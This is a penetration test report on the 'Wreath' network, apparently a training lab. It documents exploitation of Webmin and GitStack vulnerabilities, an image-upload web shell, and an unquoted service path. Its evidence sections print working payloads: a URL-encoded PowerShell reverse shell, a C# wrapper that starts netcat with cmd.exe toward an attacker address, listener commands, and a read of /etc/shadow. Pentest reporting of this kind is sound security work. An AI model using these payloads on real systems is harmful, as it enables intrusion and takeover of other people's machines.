
Penetration Test Report



Prepared for Wreath
Prepared by Victoria Markosyan
Issued on July 21st, 2022

Created by Victoria

TABLE OF CONTENTS

EXECUTIVE SUMMARY

The team performed a security assessment of the Wreath network from July 19th, 2022 to July 21st, 2022. They evaluated the security posture of the infrastructure compared to current industry best practices. The purpose of this assessment was to discover and identify vulnerabilities in the infrastructure and suggest methods to remediate the vulnerabilities.
The team identified a total of 6 vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
4	**1**	**1**	**0**

Thomas Wreath's public-facing web server was compromised using a publicly available exploit. The compromised system was then used to pivot throughout the internal network. This resulted in access to the internal GitStack server which was vulnerable to a public exploit that allowed to fully compromise the system. The compromised credentials were used to access the password-protected webpage that contained a file upload functionality that did not employ a sophisticated content filter. This allowed to upload an obfuscated web shell and compromise the last target.

Observed Security Weaknesses

1. The password policy was found to be insufficient.
2. The system was vulnerable to several public exploits.
3. SSH Key was not password protected.
4. GitStack service was running as the SYSTEM user.

It is recommended to start with updating the versions of the services running on the system to mitigate publicly exploitable vulnerabilities. To prevent outdated services from running on the network, it is recommended to regularly run a vulnerability scan.

The client can also utilize an Intrusion Detection and Prevention System, so a compromise can be detected more rapidly.

It is important to note that a penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the agreed period. Any changes made to the environment during this period of testing may affect the results of the assessment.

SCOPE

The items in scope are listed below.

Network	Note
10.200.87.0/24	Network for Wreath

Scope Exclusions

Per client request, 10.200.87.1 and 1.200.87.250 were out of scope. The team did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Social Engineering


ASSESSMENT FINDINGS

Number	Finding	Description	Risk
1	MiniServ 1.890 - Unauthenticated Remote Code Execution (CVE-2019-15107)	This vulnerability allows an attacker to run arbitrary commands on the system as root.	**Critical**
2	GitStack 2.3.10 - Remote Code Execution (CVE-2018-5955)	User-controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields. This vulnerability allows running arbitrary commands on the system.	**Critical**
3	Unrestricted File Upload	The web application contains a file upload vulnerability. This allows an attacker to run arbitrary commands on the system.	**Critical**
4	Unquoted Service Path	The service path for service SystemExplorer is not quoted. This allows an attacker to escalate privileges to SYSTEM.	**Critical**
5	Insufficient Password Complexity	Simple passwords are susceptible to password attacks. Dictionary attacks based on common word lists often crack weak passwords.	**High**
6	SSH Key is not password protected	The SSH private key available on the system is not password protected so anyone who managed to copy it, could use it.	**Medium**

1. MiniServ 1.890 - Unauthenticated Remote Code Execution (CVE-2019-15107)


Description:	CVE-2019-15107 allows an attacker to run arbitrary commands on the system as root.
Severity	Critical
Exploitation Likelihood:	Likely
Business Impact:	Major
Location:	10.200.87.200
References:	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15107 https://www.exploit-db.com/exploits/47293 https://github.com/MuirlandOracle/CVE-2019-15107

Evidence



```
└─# ./CVE-2019-15107.py 10.200.87.200

        __        __   _               _       ____   ____ _____
        \ \      / /__| |__  _ __ ___ (_)_ __ |  _ \ / ___| ____|
         \ \ /\ / / _ \ '_ \| '_ ` _ \| | '_ \| |_) | |   |  _|
          \ V  V /  __/ |_) | | | | | | | | | |  _ <| |___| |___
           \_/\_/ \___|_.__/|_| |_| |_|_|_| |_|_| \_\\____|_____|

                                                @MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.87.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# whoami
root
```

Figure 1*: Gained shell as root*



```
[root@prod-serv ]# cat /etc/shadow
cat /etc/shadow
root:[redacted]
bin:*:18358:0:99999:7:::
daemon:*:18358:0:99999:7:::
adm:*:18358:0:99999:7:::
lp:*:18358:0:99999:7:::
sync:*:18358:0:99999:7:::
shutdown:*:18358:0:99999:7:::
halt:*:18358:0:99999:7:::
mail:*:18358:0:99999:7:::
operator:*:18358:0:99999:7:::
```

***Figure 2**: Abused root privileges*


Remediation

- Updating to Webmin 1.930 will mitigate CVE-2019-15107.

2. GitStack 2.3.10 - Remote Code Execution (CVE-2018-5955)


Description:	User-controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields. CVE-2018-5955 allows running arbitrary commands on the system.
Severity	Critical
Exploitation Likelihood:	Likely
Business Impact:	Major
Location:	10.200.87.150
Tools Used:	cURL, BurpSuite, Netcat
References:	https://www.exploit-db.com/exploits/43777 https://nvd.nist.gov/vuln/detail/CVE-2018-5955

Evidence




```
└─# ./43777.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported
now deprecated in cryptography, and will be removed in the next release.
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/password and give you access to this re
e credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system
"
```

Figure 3: *Remote code execution*



```
POST /web/exploit-cj.php HTTP/1.1
Host: 10.200.87.150
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: csrftoken=GZAyJMDRPEyaFwpjlc4N5z8rrEYdzLow; sessionid=
c1dd403d54111ac389679b1312823079
Upgrade-Insecure-Requests: 1
Content-Length: 575
Content-Type: application/x-www-form-urlencoded

a=
powershell.exe+-c+"$client+%3d+New-Object+System.Net.Sockets.TCPClient('10.200.87.2
00',17000)%3b$stream+%3d+$client.GetStream()%3b[byte[]]$bytes+%3d+0..65535|%25{0}%3
bwhile(($i+%3d+$stream.Read($bytes,+0,+$bytes.Length))+-ne+0){%3b$data+%3d+(New-Obj
ect+-TypeName+System.Text.ASCIIEncoding).GetString($bytes,0,+$i)%3b$sendback+%3d+(i
ex+$data+2>%261+|+Out-String+)%3b$sendback2+%3d+$sendback+%2b+'PS+'+%2b+(pwd).Path+
%2b+'>+'%3b$sendbyte+%3d+([text.encoding]%3a%3aASCII).GetBytes($sendback2)%3b$strea
m.Write($sendbyte,0,$sendbyte.Length)%3b$stream.Flush()}%3b$client.Close()"
```

***Figure 4**: Exploitation code*



```
[root@prod-serv tmp]# ./ncat-cj -nvlp 17000
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::17000
Ncat: Listening on 0.0.0.0:17000
Ncat: Connection from 10.200.87.150.
Ncat: Connection from 10.200.87.150:52759.

PS C:\GitStack\gitphp> whoami
nt authority\system
PS C:\GitStack\gitphp> 
```

***Figure 5**: Gained shell as SYSTEM*

Remediation

- Updating GitStack will mitigate CVE-2018-5955.

3. Unrestricted File Upload

Description:	The web application contains a file upload vulnerability. The file upload restrictions were bypassed. The uploaded vulnerable image allowed the run of arbitrary commands on the system.
Severity	Critical
Exploitation Likelihood:	Likely
Business Impact:	Major
Location:	10.200.87.100
Tools Used:	Evil-WinRM, [GitTools](), ExifTool, Netcat, [PHP Obfuscator]()
References:	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Evidence






***Figure 6**: Interface to upload image files*



10.200.87.100/resources/uploads/shell-cj.jpeg.php

```
����JFIF���
Notice: Undefined index: wreath in C:\xampp\htdocs\resources\uploads\shell-cj.jpeg.php on line 1
```


***Figure 7**: Successfully uploaded a shell*



```
10.200.87.100/resources/uploads/shell-cj.jpeg.php?wreath=systeminfo
```

```
����JFIF���
Host Name:                 WR[redacted]
OS Name:                   Microsoft Windows Server [redacted]
OS Version:                10.0.[redacted]
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
```

Figure 8*: Successfully executed command on the system*



```
└─# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.50.88.49] from (UNKNOWN) [10.200.87.100] 53891
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wr[redacted]

C:\xampp\htdocs\resources\uploads>
```

Figure 9*: Successfully gained a shell*


Remediation

- Applications that check the file extensions using an allow list method also need to validate the full filename to prevent any bypass.
- Uploaded directory should not have any execute permission and all the script handlers should be removed from these directories.
- Ensure that files with double extensions (e.g. file.php.txt) cannot be executed.

4. Unquoted Service Path


Description:	When a service is created whose executable path contains spaces and isn’t enclosed within quotes, leads to a vulnerability known as Unquoted Service Path which allows a user to gain SYSTEM privileges (only if the vulnerable service is running with SYSTEM privilege level which most of the time it is). The service path for service SystemExplorer is not quoted. This allows an attacker to escalate privileges to SYSTEM.
Severity	Critical
Exploitation Likelihood:	Likely
Business Impact:	Major
Location:	10.200.87.100

Evidence




```
C:\xampp\htdocs\resources\uploads> wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
 wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                                         Name                                      PathName                                                                                   StartMode
Amazon SSM Agent                                                                    AmazonSSMAgent                            "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                                         Auto
Apache2.4                                                                           Apache2.4                                 "C:\xampp\apache\bin\httpd.exe" -k runservice                                              Auto
AWS Lite Guest Agent                                                                AWSLiteAgent                              "C:\Program Files\Amazon\XenTools\LiteAgent.exe"                                           Auto
LSM                                                                                 LSM                                                                                                                                  Unknown
Mozilla Maintenance Service                                                         MozillaMaintenance                        "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"                Manual
NetSetupSvc                                                                         NetSetupSvc                                                                                                                          Unknown
Windows Defender Advanced Threat Protection Service                                 Sense                                     "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                 Manual
System Explorer Service                                                             SystemExplorerHelpService                 C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe  Auto
Windows Defender Antivirus Network Inspection Service                               WdNisSvc                                  "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"              Manual
Windows Defender Antivirus Service                                                  WinDefend                                 "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe"             Auto
Windows Media Player Network Sharing Service                                        WMPNetworkSvc                             "C:\Program Files\Windows Media Player\wmpnetwk.exe"                                        Manual
```

Figure 10: *Path that does not have quotation marks*




```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-cj.exe", "10.50.88.49 3333 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

Figure 11: *Exploitation code*



```
C:\xampp\htdocs\resources\uploads>copy wrapper-cj.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy wrapper-cj.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\xampp\htdocs\resources\uploads>dir "C:\Program Files (x86)\System Explorer\System.exe"
dir "C:\Program Files (x86)\System Explorer\System.exe"
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

20/07/2022  15:29             3,584 System.exe
               1 File(s)          3,584 bytes
               0 Dir(s)   6,969,344,000 bytes free
```

Figure 12: *Copied the fake service file to the directory with full control permissions*



```
└─# nc -nvlp 3333
listening on [any] 3333 ...
connect to [10.50.88.49] from (UNKNOWN) [10.200.87.100] 54084
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

